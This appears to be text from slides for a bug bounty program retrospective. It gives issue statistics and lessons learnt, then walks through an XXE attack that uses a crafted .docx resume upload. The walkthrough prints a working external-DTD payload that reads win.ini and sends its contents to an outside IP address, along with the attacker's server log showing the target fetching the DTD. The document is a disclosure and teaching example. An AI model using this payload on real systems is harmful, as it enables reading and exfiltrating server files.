


Timeline of Issues Submitted




Issue Ratings

3 High, 7 Medium and 31 Low issues were reported:




Issues by Category

97.5% of all issues are categorised in the OWASP Top 10:




About the Researchers

50 researchers were invited, 15 submitted and 12 were valid:




12 researchers who submitted valid issues came from:




Reward Pool


Distribution of $15K USD reward pool:




Distribution of $15K USD reward pool:



Only Slight Increase in Overall Traffic



Increase in WAF Rules Triggered



Lessons Learnt

Lesson	Reason	Impact	Next Time
Double and triple check the program start dates!	Bugcrowd confused UTC time for AEST	The program started at 2am, 10 hours earlier than expected!!	Confirm the start date in AEST.
Some of the bug bounty researchers don't follow ALL the rules in the bounty brief.	- English is not their first language. - They assume it’s similar to other briefs. - They are hackers and don’t follow the rules :P	- Posting ads to different categories/locations, like Sydney region - Not using their bugcrowd email address or custom useragent string for testing.	Make the brief simpler to understand.
Some parts of the websites in scope are hosted by a third party.	We did not let the third party hosting provider for the Advice and Tips pages know that we were running a bounty program.	- 30min production outage of Advice and Tips pages due to hosting provider blocking our IP address.	Inform all third party hosting providers.


XML External Entity Attack

XXE


How I Hacked Facebook with a Word Document

XXE

xxe_test_external_dtd.docx




Testing testing




```
➜  Downloads unzip xxe_test_external_dtd.docx
Archive:  xxe_test_external_dtd.docx
  inflating: [Content_Types].xml
   creating: _rels/
  inflating: _rels/.rels
   creating: docProps/
  inflating: docProps/.DS_Store
   creating: __MACOSX/
   creating: __MACOSX/docProps/
  inflating: __MACOSX/docProps/._.DS_Store
  inflating: docProps/app.xml
  inflating: docProps/core.xml
  inflating: docProps/thumbnail.jpeg
   creating: word/
   creating: word/_rels/
  inflating: word/_rels/document.xml.rels
  inflating: word/fontTable.xml
  inflating: word/settings.xml
  inflating: word/styles.xml
  inflating: word/stylesWithEffects.xml
   creating: word/theme/
  inflating: word/theme/theme1.xml
  inflating: word/webSettings.xml
  inflating: word/document.xml
```

XXE




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<!DOCTYPE go [
<!ENTITY % go2 SYSTEM "http://52.64.105.114/payload.dtd">
%go2;
%all;
%send;
]>
```




```
➜  Downloads zip -u xxe_test_external_dtd.docx
updating: word/ (stored 0%)
updating: word/document.xml (deflated 65%)
```

XXE




```
<!ENTITY % file SYSTEM "file:///c:/windows/win.ini">
<!ENTITY % all "<!ENTITY &#37; send SYSTEM 'http://52.64.105.114/?%file;'>">
```

http://52.64.105.114/payload.dtd



```
admin@ip-10-0-0-63:~$ sudo python -m SimpleHTTPServer 80
sudo: unable to resolve host ip-10-0-0-63
Serving HTTP on 0.0.0.0 port 80 ...
```

XXE



Add a new resume - 2MB maximum file size

Up to 10 resumes can be stored securely in your account.
You can use them to apply from any computer or mobile device.


Microsoft Word (.doc or .docx), Adobe Acrobat (.pdf) or text file (.txt or .rtf)

Select a primary resume

One resume can be selected as the primary resume for your profile

● xxe__3_.docx
15k - Added 21 Jun 2016

XXE



```
admin@ip-10-0-0-63:~$ sudo python -m SimpleHTTPServer 80
sudo: unable to resolve host ip-10-0-0-63
Serving HTTP on 0.0.0.0 port 80 ...
54.66.194.71 - - [21/Jun/2016 03:53:34] "GET /payload.dtd HTTP/1.1" 200 -
